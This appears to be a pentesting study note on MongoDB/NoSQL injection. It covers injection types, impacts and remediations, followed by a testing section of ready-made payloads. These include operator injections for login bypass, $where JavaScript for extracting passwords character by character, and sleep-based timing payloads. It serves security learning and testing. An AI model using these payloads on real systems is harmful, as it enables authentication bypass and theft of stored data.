
mongo DB injection
What is mongo DB injection ?
mongoDB is nosql database
Stores data in collections
It uses different syntax than traditional SQL DBs and has less relations constraints
When an attacker interferes with the mongoDB queries or operator and achieves malicious intent like auth bypass, CRUD data, DOS or execute code it is referred to as mongoDB injection
Types of mongo db injection
Syntax Injection
When attacker can inject own crafted payloads. This is similar to classic SQL injection with some syntactical and data representational differences
Operator injection
When an attacker can inject mongoDB operators an interfere with the queries
$where
$ne
$in
$regex
$eq
$gt
$lt
$gte
$lte
$nin
Impact
Authentication Bypass
Unauthorized Extraction of sensitive Data
Unauthorized CRUD
Denial of Service
Code Execution
Remediations
Input Validation and Sanitization
Parameterized Queries
allowlist of accepted keys
Testing Methodology
Fuzzing With invalid characters
'"` {
;$Foo}
$Foo \xYZ
'%22%60%7b%0d%0a%3b%24Foo%7d%0d%0a%24Foo%20%5cxYZ%00
URL encoded
'\"` {\r;$Foo}\n$Foo \\xYZ\u0000
JSON body
Generate Errors / Anamolies in response
Identification of characters
' — \'
" — \"
` — \`
} — }}
Inject boolean based payload
' && 0 && 'x
' && 1 && 'x
' || 1==1//
'||'1'=='1
' || 1==1%00
Modify the characters accordingly and balance the query
Injecting operators
{"$ne":"invalid"}
{"username":{"$ne":"invalid"},"password":{"$ne":"invalid"}}
{"username":{"$in":["admin","administrator","superadmin"]},"password":{"$ne":""}}
{"$where":"<JS here>"}
{"$where":"this.username == 'admin'"}
this.password[0]=='a'
this.password.match(/\b/)
Object.keys(this)[0].match('^.{0}a.*')
{"$where": "sleep(5000)"}
function(x){var waitTill = new Date(new Date().getTime() + 5000);while((x.password[0]==="a") && waitTill > new Date()){};}(this)+'
'+function(x){if(x.password[0]==="a"){sleep(5000)};}(this)+'
{"$regex":"^adm*"}
{"username":{"$regex":"^adm*"},"password":{"$ne":"xyzzzdkjf"}}
References
https://portswigger.net/web-security/nosql-injection
https://kuldeep.io/posts/nosql-injection-in-plain-sight/
https://book.hacktricks.xyz/pentesting-web/nosql-injection
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20Injection